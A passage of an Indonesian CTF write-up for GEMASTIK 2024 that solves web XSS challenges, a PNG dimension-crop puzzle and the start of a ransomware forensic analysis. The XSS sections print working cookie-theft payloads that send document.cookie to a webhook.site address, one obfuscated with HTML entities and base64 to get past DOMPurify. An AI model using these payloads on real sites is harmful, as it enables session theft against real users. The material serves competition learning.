

WRITEUP GEMASTIK CTF 2024

HCS - murid mentor



Abdierry
HaallooBim
Mirai

DAFTAR ISI

WEB	3
Baby XSS	
Flag: gemastik{s3lamat_anda_m3ndap4tkaXSS}	3
A. Deskripsi Challenge	3
B. How to Solve?	3
C. Flag	5
Karbit	
Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}	6
A. Deskripsi Challenge	6
B. How to Solve?	6
C. Flag	9
FORENSIC	10
Baby Structured	
Flag: gemastik{g0t_cr0pped_by_structur3}	10
A. Deskripsi Challenge	10
B. How to Solve?	10
C. Flag	12
Ruze	
Flag: gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}	13
A. Deskripsi Challenge	13
B. How to Solve?	13
C. Flag	19
REVERSE ENGINEERING	20
Baby P-Code	
Flag: gemastik{1_4m_st0mped____hmmm}	20
A. Deskripsi Challenge	20
B. How to Solve?	20
C. Flag	22
PWN	23
Baby Ulala	
Flag: gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}	23
A. Deskripsi Challenge	23
B. How to Solve?	23
C. Flag	31

WEB

Baby XSS

Flag: gemastik{s3lamat_anda_m3ndap4tkan_XSS}

A. Deskripsi Challenge

Baby XSS

100

Aku yang baru belajar XSS menemukan sebuah repo untuk automasi XSS challenge deployment, berikut reponya:

<https://github.com/dimasma0305/CTF-XSS-BOT/>

Bisakah kalian membantuku untuk melakukan eksploitasi XSS sesuai pada repo kode vulnerable yang ada di repository tersebut?


Author: Dimas Maulana

<http://ctf.gemastik.id:9020/>

B. How to Solve?

- Diberikan sebuah website dengan tampilan kosong, karena itu kita mencoba melakukan analisis pada source-code yang diberikan.

CTF-XSS-BOT




CTF-XSS-BOT is a flexible template designed for crafting Cross-Site Scripting (XSS) challenges in Capture The Flag (CTF) competitions. This project provides a foundation for effortlessly setting up an environment to host XSS challenges, while utilizing Puppeteer to simulate web browser behavior.

- Pada bagian file index.html terdapat sesuatu yang menarik, dimana terdapat function eval di parameter "x".

```
<script>
  const url = new URL(location)
  if (url.searchParams.has("x")) {
    eval(url.searchParams.get("x"))
  }
</script>
```

- Karena objektif dari challenge ini adalah XSS, maka kita bisa melakukan test alert pada parameter tersebut seperti ini.

[http://ctf.gemastik.id:9020/?x=alert\(1\)](http://ctf.gemastik.id:9020/?x=alert(1))



- Pop up berhasil muncul, selanjutnya kita melakukan analysis pada bagian source-code bot, yang dimana flag disimpan pada cookie milik bot di dalam file bot.js

```
await page.setCookie({
  name: "flag",
  httpOnly: false,
  value: CONFIG.APPFLAG,
  url: CONFIG.APPURL
})
```

- Hal tersebut didukung yang dimana kita dapat melakukan SSRF untuk mendapatkan flag di dalam file index.js

```
route.post("/", limit, async (req, res) => {
  const { url } = req.body;
  if (!url) {
    return res.status(400).send({ error: "Url is missing." });
  }
  if (!RegExp(bot.urlRegex).test(url)) {
    return res.status(422).send({ error: "URL din't match this regex format " + bot.urlRegex });
  }
  if (await bot.bot(url)) {
    return res.send({ success: "Admin successfully visited the URL." });
  } else {
```

```
return res.status(500).send({ error: "Admin failed to
visit the URL." });
}
});
```

- Selanjutnya saya mencoba untuk mendapatkan cookie di local terlebih dahulu, namun terdapat kendala saat menggunakan fungsi seperti fetch, location.href, location.replace.

Yang dimana payload tersebut terkendala dengan string "+document.cookie", karena tidak bisa melakukan eksekusi tersebut.


- Karena tidak bisa dilakukan dengan bentuk reflected, maka saya mencoba untuk menginputkan function untuk melakukan spawn image.

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md#data-grabber-for-xss>


- Lalu saya lakukan test pada lokal dengan payload seperti berikut.

```
new
Image().src="https://webhook.site/bf08c69e-b47a-4024-8ac9-dd5d51af39d3?x="+document.cookie;
```

Dan hasilnya cookie lokal masuk ke webhook tersebut.



- Selanjutnya masukan ke dalam bot pada bagian /report, dengan mengubah domain ke <http://proxy/> seperti yang ada di dalam file docker-compose. <http://proxy/?x=new%20Image%28%29%2Esrc%3D%22https%3A%2F%2Fwebhook%2Esite%2Fbf08c69e-b47a-4024-8ac9-dd5d51af39d3%3Fx%3D%22%2Bdocument%2Ecookie%3B>
- Flag berhasil didapatkan.



C. Flag

- Flag: **gemastik{s3lamat_anda_m3ndap4tikan_XSS}**

Karbit

Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

A. Deskripsi Challenge

Karbit

458

Setelah bertahun tahun menjadi orang normal, akhirnya kamu berkesempatan untuk menjadi raja Karbit. Tapi, untuk menjadi raja Karbit, kamu harus menyelesaikan tantangan yang diberikan oleh raja Karbit sebelumnya. Kamu harus bisa membuktikan bahwa kamu bisa mencuri data rahasia dari raja Karbit sebelumnya. Curi data tersebut dan buktikan bahwa kamu layak menjadi raja Karbit.


Author: Dimas Maulana

<http://ctf.gemastik.id:9012/>

 dist.zip

B. How to Solve?

- Diberikan sebuah website dengan tampilan “orang karbit”, yang biasanya suka meng-klaim waifu seperti King Dimas.



- Setelah melakukan analysis pada source-code yang diberikan, kemungkinan objektif dari challenge ini adalah XSS. Namun disaat yang sama, saya sedikit bingung karena terdapat Dompurify dan variabel untuk melakukan blacklist untuk karakter single quote dan double quote.


```
const REGEX_SAVE_PROPS = /['"]/;

function displayClaimedWaifus(paths) {
  if (REGEX_SAVE_PROPS.test(initialHash)) {
    throwAlert("Invalid characters detected in the hash.
Please try again.");
  }
}
```

- Saya menggunakan cara unintended (gomenne king dimas 🤔), dengan memanfaatkan Dompurify yang ada. Sesuai dengan source-code, kita perlu melakukan encrypt pada payload sebelum dieksekusi pada web.

Before:

```
/><img src=x><b>test</b>
```

After:


```
Lz48aWlnIHNyYz14PjxiPnRlc3Q8L2I+
```

Dapat dilihat kita berhasil menginputkan tag dan lolos dari tag

```


<b>test</b> == $0
"" class="card-img-top">
> <div class="btn-container">...</div>
```

- Selanjutnya saya ingin melakukan alert, namun karena terdapat Dompurify maka saya lakukan encode ke HTML Entity seperti berikut.



- Setelah itu kita encode kembali dengan base64, dan hasilnya kita bisa memunculkan alert.

```
/><img
src=&#120;&#32;&#111;&#110;&#101;&#114;&#114;&#111;&#114;&equals;
&apos;&#97;&#108;&#101;&#114;&#116;&lpar;&#49;&rpar;&apos;>
```



- Lalu kita gunakan webhook untuk mendapatkan flag sehingga final payload didapat seperti berikut.

Before:

```
/><img src=x
onerror='fetch(`/webhook.site/bf08c69e-b47a-4024-8ac9-dd5d51af39d3?x='+document.cookie) '>
```

After:

```
/><img
src=&#120;&#32;&#111;&#110;&#101;&#114;&#114;&#111;&#114;&equals;
&apos;&#102;&#101;&#116;&#99;&#104;&lpar;&grave;&sol;&sol;&#119;&
&#101;&#98;&#104;&#111;&#111;&#107;&period;&#115;&#105;&#116;&#101
&sol;&#98;&#102;&#48;&#56;&#99;&#54;&#57;&#101;&#45;&#98;&#52;&#
55;&#97;&#45;&#52;&#48;&#50;&#52;&#45;&#56;&#97;&#99;&#57;&#45;&#
100;&#100;&#53;&#100;&#53;&#49;&#97;&#102;&#51;&#57;&#100;&#51;&q
uest;&#120;&equals;&grave;&plus;&#100;&#111;&#99;&#117;&#109;&#10
1;&#110;&#116;&period;&#99;&#111;&#111;&#107;&#105;&#101;&rpar;&a
pos;&gt;
```

Encoded base64:

```
Lz48aW1nIHNYZ0mIzEyMDsmIzMyOyYjMTEwOyYjMTAxOyYjMTE0OyYjMT
E0OyYjMTEwOyYjMTE0OyZlcXVhbHM7JmFwb3M7JiMxMDI7JiMxMDE7JiMxMTY7Ji
M5OTsmIzEwNDsmHBhcjZ3JhdmU7JnNvbDsmc29sOyYjMTE0OyYjMTAxOyYjOTg
7JiMxMDQ7JiMxMTE7JiMxMTE7JiMxMDE7JnBlcm1vZDsmIzExNTsmIzEwNTsmIzEx
NjZsmIzEwMTsmc29sOyYjOTg7JiMxMDI7JiM0ODsmIzU2OyYjOTk7JiM1NDsmIzU3O
yYjMTAxOyYjNDU7JiM5ODsmIzUyOyYjNTU7JiM5NzsmIzQ1OyYjNTI7JiM0ODsmIz
UwOyYjNTI7JiM0NTsmIzU2OyYjOTc7JiM5OTsmIzU3OyYjNDU7JiMxMDA7JiMxMDA
7JiM1MzsmIzEwMDsmIzUzOyYjNDk7JiM5NzsmIzEwMjZsmIzUxOyYjNTc7JiMxMDA7
JiM1MTsmcXVlc3Q7JiMxMjA7JmVxdWFsczZ3JhdmU7JnBsdXM7JiMxMDA7JiMxM
TE7JiM5OTsmIzExNzsmIzEwOTsmIzEwMTsmIzExMDsmIzExNjZsmcGVyaW9kOyYjOT
k7JiMxMTE7JiMxMTE7JiMxMDE7JiMxMDU7JiMxMDE7JnJwYXI7JmFwb3M7Jmd0Oz4
=
```

- Selanjutnya kita dapat mengirimkan url full tersebut dengan mengganti domain dengan <http://proxy/> sesuai pada konfigurasi docker.
- Flag berhasil didapatkan.

Request Details[Permalink](#)[Raw content](#)[Copy as](#) ▼

GET	http://webhook.site/bf08c69e-b47a-4024-8ac9-dd5d51af39d3?x=flag=gemastik{S3l4m4t...
Host	143.198.216.92 Whois Shodan Netify Censys VirusTotal
Date	08/05/2024 12:27:01 AM (a few seconds ago)
Size	0 bytes
Time	0.002 sec
ID	5e1478aa-23b1-42cc-b0d8-6aa1952fc3f7
Note	Add Note

Query strings

x	flag=gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}
---	---

No content

C. Flag

- Flag: `gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}`

FORENSIC

Baby Structured


Flag: gemastik{g0t_cr0pped_by_structur3}

A. Deskripsi Challenge



B. How to Solve?

- Pada Challenge ini kami diberikan sebuah PNG file. Berikut adalah file yang diberikan tersebut:



- Seperti yang dapat dilihat pada deskripsi di atas, "its got 'cropped'". Jadi disini kami berspekulasi untuk memodifikasi dimensi dari file yang telah diberikan, akan tetapi kami tidak diberikan informasi terkait ukuran dimensi yang benar itu berapa. Jadi kami memutuskan untuk melakukan trial and

error pada proses modifikasi ukuran dimensi dari 697 x 531 ke sesuatu ukuran dimensi.

- Pada proses modifikasi ukuran dimensi ini kamu menggunakan tools [TweakPNG](#). Berikut adalah screenshot dari tampilan TweakPNG pada saat memasukkan file yang disediakan.

File	Edit	Insert	Options	Tools	Help
Chunk	Length	CRC	Attributes	Contents	
IHDR	13	03d9043c	critical	PNG image header: 697x531, 8 bits/sample, truecolor+alpha	
sRGB	1	aece1ce9	ancillary, unsafe to copy	sRGB color space, rendering intent: Perceptual	
gAMA	4	0bfc6105	ancillary, unsafe to copy	file gamma = 0.45455	
pHYs	9	c76fa864	ancillary, safe to copy	pixel size = 3779x3779 pixels per meter (96.0x96.0 dpi)	
IDAT	65445	cfa2b0b0	critical	PNG image data	
IDAT	65524	13c739d1	critical	PNG image data	
IDAT	65524	2da20ebb	critical	PNG image data	
IDAT	65524	f86fa4a8	critical	PNG image data	
IDAT	65524	d455abb9	critical	PNG image data	
IDAT	65524	4b37119b	critical	PNG image data	
IDAT	65524	3fcf31af	critical	PNG image data	
IDAT	65524	0c90a1d6	critical	PNG image data	
IDAT	65524	809f2b0d	critical	PNG image data	
IDAT	65524	7026edc1	critical	PNG image data	
IDAT	65524	d10d497c	critical	PNG image data	
IDAT	25196	72195d5e	critical	PNG image data	
END	0	ae426082	critical	end-of-image marker	

- Disini kami dapat merubah value dimensi pada Chunk IHDR seperti berikut:

PNG Header

Warning: Modifying the fields below will probably make the image unreadable.

Width: 697

Height: 531


Bit depth: 8

Color: 6 = RGB+alpha


☐ Interlaced

OK Cancel

- Disini kami mencoba terlebih dahulu memodifikasi value dari height pada file tersebut beberapa kali hingga akhirnya kami menemukan ukuran yang pas untuk melihat flag pada bawah foto, kami mendapatkan ukuran "697 x 850". Berikut adalah hasil screenshot attempt untuk modifikasi ukuran dimensi gambar.



- Berikut adalah foto yang sudah dimodifikasi:



gemastik{g0t_cr0pped_by_structur3}

C. Flag


- Flag: `gemastik{g0t_cr0pped_by_structur3}`

Ruze

Flag:


gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

A. Deskripsi Challenge



B. How to Solve?

- Pada Challenge ini kami diberikan sebuah ad1 file. Karena ini chall yang bertipe menganalisis image evidence dan jika sesuai deskripsi tujuan utama kita adalah mengetahui file yang tiba tiba menghilang akibat terhit oleh sebuah malware.
- Untuk melakukan analisis pada file ad1, kami menggunakan [FTK Imager](#). Berikut adalah tampilan ketika file berhasil di load pada FTK Imager:



- Dapat dilihat pada FTK Imager terdapat beberapa user seperti Administrator, Public, sand-4ECC834FCF, dan lain lain. Pada Chall ini kita akan lebih

banyak berfokus pada user sand-4ECC834FCF. Karena ini tipe chall yang menganalisis image evidence saya lebih prefer untuk mendump semua hal yang menurut saya **akan** berhubungan, jadi disini saya melakukan dump/extract pada directory user sand-4ECC834FCF.

- Setelah melakukan dumping pada directory user, saya biasanya akan melakukan file listing dalam directory sand-4ECC834FCF menggunakan command tree sebagai berikut:

```
i/BimaGabut/CTF/Chall/gemastik24/qual/forensic_ruze/dump/sand-4ECC834FCF$ tree > tree.txt
```

[tree.txt](#)

- Kemudian setelah melakukan listing semua file, saya biasa mencari dan mencatat pada note semua file .txt, .exe, .pdf, .py, .enc, .zip yang namanya mencurigakan.
- Setelah melakukan hal tersebut, saya menemukan beberapa yang sangat mencurigakan.

```

├── KnownGameList.bin
├── Garage
│   ├── $I30
│   ├── seccreetttt_credentialll_confidentalll_moodd_boossteerrrr.pdf
│   ├── seccreetttt_credentialll_confidentalll_moodd_boossteerrrr.pdf.FileSlack
│   ├── secret-moooodd-booster.mp4
│   ├── secret-moooodd-booster.mp4.FileSlack
│   └── secrettttt-moooddd-booster.mp4
├── InputPersonalization
└── TrainedDataStore


```

- Setelah melakukan tracing path pada file-file tersebut, ternyata itu semua berada pada `"/AppData/Local/Microsoft/Garage/"` relative path terhadap directory sand-4ECC834FCF
- Kemudian ketika saya mencoba untuk membuka file `seccreettt*.pdf` ini ternyata tidak bisa, disini saya berspekulasi bahwa file ini corrupt atau habis terenkripsi. Hal ini juga berlaku dengan file file lain di directory yang sama [Garage].
